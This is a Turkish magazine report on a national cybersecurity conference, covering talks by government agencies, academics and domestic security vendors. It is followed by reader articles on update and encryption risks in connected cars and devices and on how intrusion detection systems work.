Siber Güvenlik, e-Devlet ve e-Yönetişim Kıdemli Uzmanı Mustafa Afyonluoğlu milli güvenlik kavramının bir parçası haline gelen siber güvenliğin önemine dikkat çekerken, diğer ülkelerin bu konudaki yaklaşımlarında örnekler verdi. Ulusal siber güvenlik için Fransa'nın 1 milyar avro ve İngiltere'nin 2.5 milyar avro ayırdığını belirten Afyonluoğlu, 2030 yılı itibariyle siber güvenlik pazarındaki toplam hacmin 90 trilyon dolar seviyesine geleceğini söyledi. Bilgi güvenliğinin önceliklendirilmesi gerektiğini kaydeden Afyonluoğlu, idari yetki, insan kaynağı, koordinasyon, standartlar ve zengin bilgi kaynağı gibi önemli noktaları kararlı şekilde tasarlamanın gerekliliğine dikkat çekti. Mustafa Afyonluoğlu, güncel durumu geçen yıllar ile karşılaştırdı.

10 milyondan fazla kişiyi etkileyen olay sayısının 2014 yılında 11 olduğu, 2016 yılında ise bu rakamın 15'e çıktığını belirtti. Bunun yanında fidye yazılım türünde 3 katı artışın gözler önüne serildiği sunumda, fidye yazılımları için ortalama ödenen bedelin 300 dolardan 1000-1100 bandına çıktığı belirtildi. Afyonluoğlu, konuşmasının sonunda üniversiteler ile işbirliği içerisinde sistematik SOME eğitimleri sağlanması ve bu eğitimlerde mutlaka pratik tecrübe oluşturacak laboratuvarlar yer alması gerektiğini ifade etti.

TÜBİTAK, USOM ve TSE'nin görüşleri

TÜBİTAK Siber Güvenlik Enstitüsü Başkanı Mustafa Dayıoğlu konuşmasında öncelikle siber güvenlik alanında mevcut durumumuzu detaylı bir biçimde ortaya koydu. siber güvenlik alanında oluşturulması gereken ekosistemde TÜBİTAK'ın saha çalışmalarına yönelik dikkat çekici bilgiler verdi. Nitelikli insan eksikliğini gidermek ve milli teknolojiler üretmek adına sektöre rehberlik ettiklerini ifade etti.

Ulusal Siber Olaylara Müdahale Merkezi (USOM) koordinatörü Abdullah Ardıç; Bilgi Teknolojileri ve İletişim Kurumunun misyonunu, ülkemizdeki siber olaylara müdahele ekiplerinin (SOME) durumunu anlattı. Bu konuda yürütülmekte olan projeleri ortaya koydu. Siber istihbarata çok önem verdiklerini böylece saldırıları önceden tespit edip önleme konusunda çalışmalar yürüttüklerini ve bu bağlamda 5 Mayıs 2017 itibariyle 1275 zararlı yazılım kaynağı IP adresini tespit edip ülkemizdeki kurumlarla paylaştıklarını ifade etti.

Bilişim Teknolojileri Test ve Belgelendirme Daire Başkanı Mustafa Yılmaz, konuşmasında BT ürününün yeterli bir geliştirme ortamında yapılıp yapılmadığını kontrol edip, açıklık analizi testleri yaparak ürüne uygun garanti seviyesinde belge verdiklerini, TS ISO/IEC 27001 belgesi ile de daha iyi güvenlik bilinci oluşturulduğunu söyledi.

Konuşmasının devamında Yılmaz, TSE bünyesinde Beyaz Şapkalı Hacker eğitimlerinin verildiğini ve sınavlar gerçekleştirerek sektörün nitelikli personel ihtiyacını karşıladıklarını söyledi.

Ulusal Biyometri Politikalarının Olması Zorunlu

Yıldız Teknik Üniversitesi Siber Güvenlik Ve Biyometrik Araştırmalar Merkezi yönetici Prof. Dr. Tülay Yıldırım, öncelikle biyometrik verilerin korunması noktasında ulusal bir yaklaşımın olmadığını, bu verilerin iyi korunmaması halinde yanlış ellere geçerek çok ciddi sonuçları olabileceğini söyledi. Ayrıca siber güvenlikte en büyük problemlerden biri olan kimlik hırsızlığına karşı biyometrik sistemlerin neden kullanılması gerektiğini anlattı.

Bankaların kullanmaya başladığı retina taramasıyla kimlik kontrolü sistemi, cep telefonu kamerasıyla bile kolaylıkla tespit yapılabileceğini ve kişinin sadece kendisine ait olan fiziksel özelliklerini kullanarak daha güvenli bir yapı oluşturulabileceğini gösterdi.

Milli Şifreleme Stratejisi Nasıl Olmalı?

Sabancı Üniversitesi öğretim üyesi Prof. Dr. Albert Levi Milli Siber Güvenlik Strateileri ve Kriptografi konulu bir konuşma gerçekleştirdi. Levi, konuşmasında kendi kriptografik algoritmamızın oluşturulmasından çok mevcut standart algoritmaların millileştirilmesinin daha önemli olduğuna ve bunun yanında bu teknolojilerde kullanılan donanımı da kendimiz üretmemiz gerektiğine vurgu yaptı.

Şifreleme standartları gerçekleştirilirken içeriği açık olmayan kütüphanelerin kullanılmaması gerektiğini söyledi.

Ayrıca yakında zamanda çıkacak olan şifreleme standardı TLS'nin (Transport Layer Security) yeni 1.3 versiyonunun gerçekleştirilmesine ilişkin çok fırsat olduğunu söyledi.

Şifreleme standartları gerçekleştirilirken içeriği açık olmayan kütüphanelerin kullanılmaması gerektiğini söyledi. Ayrıca yakında zamanda çıkacak olan şifreleme standardı TLS'nin (Transport Layer Security) yeni 1.3 versiyonunun gerçekleştirilmesine ilişkin çok fırsat olduğunu söyledi.

Milli Çözümlere Özgür Yazılım ve Açık Kaynak Kod Bakışı

Linux Kullanıcıları Derneği üyesi ve Özgür Yazılım A.Ş yönetici ortağı olan Hakan Uygun özgür yazılımın milli ihtiyaçlara yönelik katkılarından bahsetti. Özgür yazılım bakış açısının getirdiği teknolojinin evrensel olduğunu; ancak ürünlerin milli olabileceği yaklaşımının, dünya standartlarında çözümler üretilebilmesini sağlayacağını söyledi. Aksi takdirde çağın gerekliliklerine uymayan kapalı ürünler ile boşa emek harcanacağını belirtti.

Uygun sözlerine son verirken, milli ürünler geliştirmede özgür yazılımın maliyeti düşüreceğini, kod kalitesini ve inovasyonu arttıracağını söyledi.

Milli Yerli Siber Güvenlik Üreticileri Konuştu:

Comodo EMEA Bölgesi Başkan Yardımcısı Erdem Eriş ise Doç. Dr. Bilgin Metin ile yapmış olduğu söyleşide, "Türk isimleri ile dünyaya pek çok ürün ihraç ediyoruz. Siber güvenlik çözümleri alanında Türkiye imzalı ve yerli bir vizyonla ilerliyoruz. Bu tarz firmaların sayı itibariyle daha fazla olmasında fayda var. Yerli ve milli çözümler derken sunulan hizmetin her noktasının yerli olmasına özen gösteriyoruz. Bu yaklaşımla yurtdışında gördüğümüz ilgi de yurtiçindeki ile yarışacak seviyede. Uluslararası platformda satışlarımız günden güne artmakta.

Ancak kabul görme açısından yerli ürünlerin daha saygın bir noktaya gelmesi gerekmektedir. Bu bağlamda seyreden yükselişe ivme katmak ortak görevimiz" dedi.
Netaş Siber Güvenlik ve Direktörü Uğur Çağal ise etkinliğe Milli Siber Güvenlik İletişim Ağlarının Modernizasyonu isimli sunumu ile katıldı. Netaş'ın siber güvenlik alanındaki çözümlerini üçe ayırdıklarını belirten Uğur Çağal, Nova ürün ailesinin tanıtımını da gerçekleştirdi.

Milli ve yerli iletişimde ağ ve uygulama güvenliğinin neden önemli olduğuna değinen Çağal siber güvenlik kavramının bir bütün oluşturduğuna dikkat çekti.

2002 yılından beri siber güvenlik alanında milli ürünler üreten ve bölgedeki en güçlü siber güvenlik üreticilerinden biri olan Labris Networks adına konuşmalarını yapan Labris Networks kurucu ortağı Oğuz Yılmaz, günümüz siber saldırılarında en yaygın olarak görülen DDoS saldırılarına karşı geliştirilen "HARPP" sisteminden bahsetti. Yapay zekâ temelli olan "HARPP" güvenlik sistemlerinin güvenliğini sağlayan bir ürün. Ayrıca Labris Networks gelişmiş güvenlik duvarları, SCADA sistemleri ve LOG kayıtları tutan cihazlar üretiyor.

Siber güvenlik yatırımlarının hızla devam edeceğini belirten Labris Networks CTO'su Oğuz Yılmaz da "Uluslararası alanda etkin olmaya ve sertifikasyon yatırımlarına devam etmekteyiz" dedi. 2003 yılından bugüne kadar 4 binin üzerinde aktif cihaza ulaştıklarını belirten Yılmaz hizmet verdikleri müşterilerinin ciddi bir dilimini 50 PC ve üzerinde iş hacmi olan kurumların oluşturduğunu belirtti.

Logo Siber Güvenlik ve Ağ Teknolojileri Genel Müdürü Murat Apohan ağ güvenliği ihtiyacını karşılayan milli ürün "Berk Net" hakkında bilgiler verdi.

Berk Net 'in yerel işletmelere ait sistem ve verilerin, yüksek performanslı ve en etkin bir biçimde korunması için ürettiklerini ifade etti.

Ayrıca Berk Net Türkiye'ye özel kullanım ihtiyaçlarını karşılamak için Türkçe konuşan bir UTM ekibine sahip. "Tümleşik Siber Güvenlik Ürünlerinde Yerli Çözümler" isimli sunumu ile etkinlikte yer alan Logo Siber Güvenlik ve Ağ Teknolojileri Genel Müdürü Dr. Murat Apohan, işletmelerin internet kullanımında kontrolsüz davranmasının aslında ciddi bir problem teşkil ettiğini bildirdi.

Kontrolsüz kullanım temelde bir siber güvenlik problemi değil ancak kontrolsüz kullanım beraberinde güvenlik açıklarını da getiriyor" dedi.

Wi-Fi erişim noktalarından örnekler veren Apohan, "Wi-Fi erişim noktalarında yerine getirilmesi zorunlu olan kriterlerin kullanıcılara sunulmaması durumunda o noktadan gerçekleştirilen bir suç hizmeti sunanlara büyük problemler yaşayabileceğini belirtti.

Burada özellikle kimlik doğrulama yöntemlerinin farklı olması kritik nokta. Artık herkes her yerden ofisteki verilere ulaşabilmekte ve bu noktada kullanıcıları kritik güvenlik açıkları beklemektedir. Biz bu noktada yerli çözümlerle bilgi güvenliğini daha da önceliklendiriyoruz" dedi. Siber güvenlik alanında ilk yerli ağ ve uygulama zafiyet tarama çözümü olan Netsparker adına konuşma yapan web güvenlik uzmanı Ziyahan Albeniz, tamamıyla yerli alanında uzman 33 kişiden oluşan Netsparker çözümlerinin yurt dışı pazar payının yurt içinden daha fazla olduğunu söyledi. Çok büyük kurumlar tarafından tercih edildiklerinin altını çizdi. Bunun yanında Türkiye'de internet, özellikle de web güvenliğinde firmalar marka yerine gereksinimlerine odaklanırsa en doğru kararı verebileceklerini söyledi. Netsparker olarak sosyal sorumluluk projelerine önem verdiklerini, öğrencilere yönelik çok sayıda ücretsiz eğitimler verdiklerine de değindi. Milli Siber Güvenlik ve Operasyon Merkezi Çözümleri sunumuyla "ANET Yazılım kurucusu Ertuğrul Akbaş Türkiye'de ihalelerde Gartner gibi uluslararası ürün değerlendirme kurulumlarının raporlarının baz alındığını, bunun da milli ürün kullanımının önünde en büyük engel olduğunu söyledi.

Akbaş, ürün tercihlerinde "Eğer sizin mevcut ihtiyaçlarınızı karşılayacak bir yerli sanayi ürünü kullanılmazsa, adapte olmakta zorlanacağınız yabancı bir yazılım kullanmak zorunda kalınır" diye ifade etti.

Yabancı bir kaynak kullanıldığında maddi kayıpların dışında bilgi güvenliğini de kaybedilebileceğini vurguladı. Bunun için milli olarak üretilmiş ve milli ihtiyaçlara yönelik kurulmuş güvenlik operasyon merkezi (SOC, Security Operation Center) kurulması gerektiğini ve bu amaca uygun çözümler geliştirdiklerini söyledi.

Securist Firmasından Erhan Görmen ise varlık tabanlı risk değerlendirmesi yapabilen ve çok hızlı ve pratik bir şekilde büyük ağ yapılarının zafiyet taramasında kullanılabilecek bir çok farklı tarama motorunu birleştirerek tek bir ekran da yönetme çözümlerini anlattı.

TÜRKSAT Kurumsal Bilgi ve Siber Güvenlik Direktörü Mehmet Ali Ortayatırtmacı sunumunda yaşanan güncel siber güvenlik sorunlarının sebebinin ülkemizde hızla büyüyen internet kullanımı olduğunu, bu konuda kullanıcı farkındalığının kilit rol oynadığının kurum olarak eğitimler düzenlediklerini söyledi.

Siber Güvenlikte Sivil Toplum Kuruluşları

ISACA İstanbul Chapter genel sekreteri Cem Ergül, ülkemizde yabancı dil eğitimindeki yetersizliklerin altını çizerek uluslararası siber güvenlik standartlarına ilişkin önemli yayınları Türkçe'ye kazandırdıklarını söyledi. Etkinliği düzenleyen Doç. Dr. Bilgin Metin'in de derneklerinde akademik direktör olarak çalıştığını üniversitelere giderek gençlere yönelik farkındalık çalışmaları yaptıklarını söyledi.

Sonuç

Yapılan bu etkinlik siber güvenlik ekosisteminin oluşturulması noktasında tarafların birbirini anlaması noktasında güzel bir adım olmuş oldu. Milli siber güvenliğe, kamu, savunma sanayii, TUBİTAK, açık kaynak kod, biyometrik sistemler, üretici bakış açılarından yaklaşılmış oldu. Yoğun ve kritik konular içeren etkinlik "mili çözümler" parolasıyla ülkemizin siber güvenlik alanında yetkin ve etkin bir role sahip olacağı, alanında uzman kişilerce tasdik edildi.

SİZDEN GELENLER

Siber Güvenlikte Güncelleme ve Şifrelemenin Önemi

Günümüz teknolojisini incelediğimizde inanılmaz boyutlara varan bir kullanım talebi görünmektedir. Bu hız, hiç düşmeden kat be kat yukarı yönlü bir ivme kazanmaktadır. Yeni teknolojilerin keşfi ile birlikte yeni saldırı tipleri de gelişmektedir.

Abdullah İŞSEVER
Siber Güvenlik Danışmanı
abdullahissever@gmail.com

Günümüz teknolojisini incelediğimizde inanılmaz boyutlara varan bir kullanım talebi görünmektedir. Bu hız, hiç düşmeden kat be kat yukarı yönlü bir ivme kazanmaktadır. Yeni teknolojilerin keşfi ile birlikte yeni saldırı tipleri de gelişmektedir. Artık şirket ve ev için kullanmış olduğumuz elektronik cihazlar, birer işletim sistemine sahipler.

Kullanıcı dostu olan bu işletim sistemleri hem kullanımı kolaylaştırıyor hem de enerjiden tasaruf etmemizi sağlıyor. Bu nedenle talep gittikçe artmaktadır. Bu talebi karşılayan irili ufaklı tüm şirketler pastadan daha büyük pay almak için büyük projelere imza atarak yeni teknoloji ürünlerini geliştirip son kullanıcıya ulaştırıyor. Özellikle otomobil dünyası bu konuda büyük bir ivme yaşayarak müşterisine sadece bir araç değil tam bir teknoloji harikası araçlar üretmeye başlayarak teslim ediyor.

Peki bu ne kadar güvenli?

Bu sorunun cevabı, yapılan araştırmalarla yeni üretilen araçlarda uygulanan penetrasyon testleri sonucunda cihaza erişim sağlanmakta ve otomobil ele geçirildikten sonra belirli donanımlara müdahele etme şansı vermeketedir.

Konunun daha vahim durumu ise yeni üretilen insansız yoluna devam eden araçlar ve ayrıca artık drone mantığı kullanılarak uçabilen ve yakın zamanda üretilecek araçlardır. Çünkü direksiyon hakimiyeti manuel (analog) değil, artık tamamen yazılımsal olarak tam otomatik sürüş imkanı vermektedir. Aslında üretim esnasında bir çok güvenlik önlemi alınsada, yazılımsal olarak bug ve açıkların çıkması, bunların onarılma süreçleri bu durumu zorlaştırabilir.

Fabrikasyon donanımsal teknik hataların olduğu araçlar geri çağırılarak düzeltmeler yapılabiliyor. Örnek verecek olursak; bir aracın vites kutusunda bir sorun çıkması veya fren pedalı gibi. Peki bu konu yazılım olunca her güncelleme sonrası araçların çağırılması pek mantıklı olacak mı? Elbette mantıklı değil. Çünkü 1 yıl içerisinde bir kaç güncelleme olabileceği gibi 1 ay içinde de bir kaç güncelleme olabilir. Bu konuda işletim sisteminin veya üzerinde bulunan uygulamaların güncellenmesi için mutlaka bir internet ortamı hazırlanarak erişime açılması söz konusu olacaktır. Asıl sorun, tam da burada başlayor. Çünkü üretilen araçların internete ihtiyaç duyması (navigasyon güncellemeleri, uygulama güncellemleri ve hatta anlık trafik durumu güncelleme gibi uygulamarın kullanım isteği) kaçınılmaz bir durum olacaktır.

Bu nedenle işletim sistemi ve uygulama katmanı saldırıya açık bir hal alacaktır. Bu durum hacker grupları tarafından müdahale edilebileceği gibi şahısa özel rent a hacker yani kiralık hacker tarafından da manipüle edilebilir. Hatta aracınızı bakım için ilgili kuruma teslim ettiğinizde kötü niyetli bir çalışan tarafından da ve belli bir yardım ile otomobil manipüle edilebilir. Bu durum yeni gelişmelere açık olan robotik süreçleri de etkileyecektir. Ev veya şirket için kullanmak isteyeceğimiz bir robotik ürününün ek özellik(ler) yükleyebileceğimiz gibi işletim sistemi güncelleme ihtiyaçları da sözkonusu olacaktır.

Bu durumda yine interente yani halka açık bir hal alması kaçınılmaz bir durum olacaktır. Bu ürünlerin güvenlik önlemleri büyük önem arz etmektedir. Bir tablet belki bir tehtid unsuru olmayabilir ama direk insan hayatını tehtid edebilecek ürünlerin üretimi mutlaka yeni trendlere bağlı olarak yeni kurallar ile sağlanmalıdır.

Nasıl bir güvenlik önlemi alınabilir?

Bu sorunun cevabı ise, her ne kadar detaylı bilgi paylaşımı yapamıyorsak da işletim sistemi ve uygulama katmanı şifreli bir yapıya sahip olması ve iletişim kanallarının şifrelenmesi ile bu başarı %90-95'lere varabilir. Her zamanki deyişimizle %100 güvenlik yoktur. Çünkü her çıkan yeni bir teknoloji yeni bir kapı aralamaktadır ve yeni mantıksal erişimlerin önünü açmaktadır. Bu nedenle güncellemelerin varlığı bir o kadar önem kazanmaktadır. Bu güncellemeler sadece otomobiler veya robotik ürünler için değil, bilgisayarlarımız, cep telefonlarımız ve hatta işletim sistemine sahip beyaz eşyalarımızda da (buzdolabı, bulaşık ve çamaşır makinası, kombi vs) önem arz etmektedir. Teknoloji, ne kadar çok hayatımızı kolaylaştırıyorsa yeni ürünler ile o kadar da tehlike arz ediyor olabilir. Bu nedenle almış olduğumuz veya alacağımız ürününün devamlılığı açısından güncelleme sıklığını inceleyerek satın almalıyız.


Saldırı Tespit Sistemleri

Saldırı Tespit Sistemleri (STS), isminden de anlaşılacağı üzere sistem güvenliğini sağlama amaçlı, gerçek zamanlı çalışan, sistemin ağ aktivitelerini analiz ederek, tehlikeli durumlarda alarm veren veya saldırganın sunucuya erişimini engelleyen sistemlerin genel adıdır.

Ali Cihat KELLE
Bilgisayar Mühendisi
ackelle@hotmail.com

Saldırı Tespit Sistemleri (STS), isminden de anlaşılacağı üzere sistem güvenliğini sağlama amaçlı, gerçek zamanlı çalışan, sistemin ağ aktivitelerini analiz ederek, tehlikeli durumlarda alarm veren veya saldırganın sunucuya erişimini engelleyen sistemlerin genel adıdır. STS günümüze kadar gelen yolculuğuna ilk olarak 1980 yılında Amerika Hava Kuvvetleri bünyesinde başladı. Bilgi güvenliği ve Savunma Bilim Kurulu üyesi tarafından, "Bilgisayar Güvenlik Tehditlerini İzleme" adında bir rapor yayınlandı, daha sonra ağ trafiğini sürekli dinleyen ve bilinen tehditlerin listesiyle otomatik karşılaştırmalar yapan, kural tabanlı sistemler geliştirildi. İlk gerçek zamanlı STS ise, 1984-1986 yılları arasında gerçekleştirildi.Saldır ı tespit sistemleri (STS) genel olarak literatürde Intrusion Detection System (IDS) ve Intrusion Prevention System (IPS) olarak adlandırılmakta, aralarındaki temel fark ise IDS'lerde saldırının kaydının tutularak yetkili kişilere bildirim yapılması, IPS'lerde saldırı kaynağının tespiti sonrası, ek olarak saldırının sisteme erişiminin önlemesidir. Sunucu güvenliği dendiğinde aklımıza ilk gelen araç hepimizin bildiği güvenlik duvarıdır (Firewall).Peki güvenlik duvarımız varken neden bir saldırı tespit sistemine ihtiyacımız olsun?

Her ikisi de sistemde sunucu güvenliğini sağlamakla birlikte, bir sunucuda güvenlik için birbirini tamamlayan ögelerdir.



Anormal Tespit

Saldırı Tespit Sistemlerinde göz ardı ettiğimiz, sık rastlanmayan senaryolar veya tanımlanamayan saldırılar Anormal Tespit (Anomaly Detection) algoritmaları ile olur. Bu algoritmalar sistemimizin ağ trafik yoğunluğunun zamana göre bilgisini tutar. Ağ trafiğimizdeki artış geçmiş verilerle karşılaştırılarak bunun anormal olup olmadığına karar verilir, bunun sonucunda anormallik tespit edilirse, sistem yöneticisine bildirim yapılır.

Sistemimize gelen trafiği ilk olarak güvenlik duvarı karşılamaktadır ve Güvenlik duvarları bizim sistemimize gelen ağ trafiğinde, hangi paketlere izin verileceğine karar vermektedir. Paketler sisteme girdikten sonra, STS içeri alınan paketlerden, sunucumuzun verdiği tepkiye de bakarak hangisinin bizim iznimizin haricinde olduğun tespit eder.

STS paketin saldırı olup olmadığına karar verirken, bizim önceden belirlediğimiz kurallarla karşılaştırmalar yapar. STS son adımda saldırıyı engellemek için yine güvenlik duvarına ihtiyaç duyabilmektedir. Bu yöntemle saldırı kaynağı ilk adımda Güvenlik Duvarında engellenir ve STS bir kez daha aynı kaynaktan gelen saldırılara enerji harcamaz. Saldırı tespit sistemleri, gerçek zamanlı çalıştığı için teknik olarak hız çok önemlidir ve bu tür yazılımların dizaynı yapılırken, sistemin öngörülen yükünü dikkate almak gerekir.

Bir STS'de ana eylemler; ağ trafiğinin dinlenmesi, internet paketlerinin ayrıştırılması (Parsing), paketlerin önceden belirlediğimiz kurallara uygunluğunun kontrol edilmesi (saldırı olup olmadığına karar verilmesi), son olarak yöneticiye bildirilmesi veya engellemesinden oluşmaktadır. Günümüzde STS teknolojileri, bahsettiğimiz ana çerçevede, maksimum güvenlik misyonunda, kendi içinde özel başlıklara ayrılmış, veri güvenliğini de içine alarak gelişimini sürdürmektedir.

Bu tür sistemlere ihtiyacımız geçmişte olduğu gibi, gelecekte de artarak devam edecektir. Hedefimiz Bilgi Güvenliğiyse eğer, kişilerden kurumlara, bu tür sistemlerin hayati gerekliliğinin, farkındalığına sahip olmalıyız.

Nanopartiküler Sodyum Pentaborat Baryum Sülfat kaplı Hayalet Uçak

Muhammed Emin ÇAĞLAR
memincaglarr@gmail.com

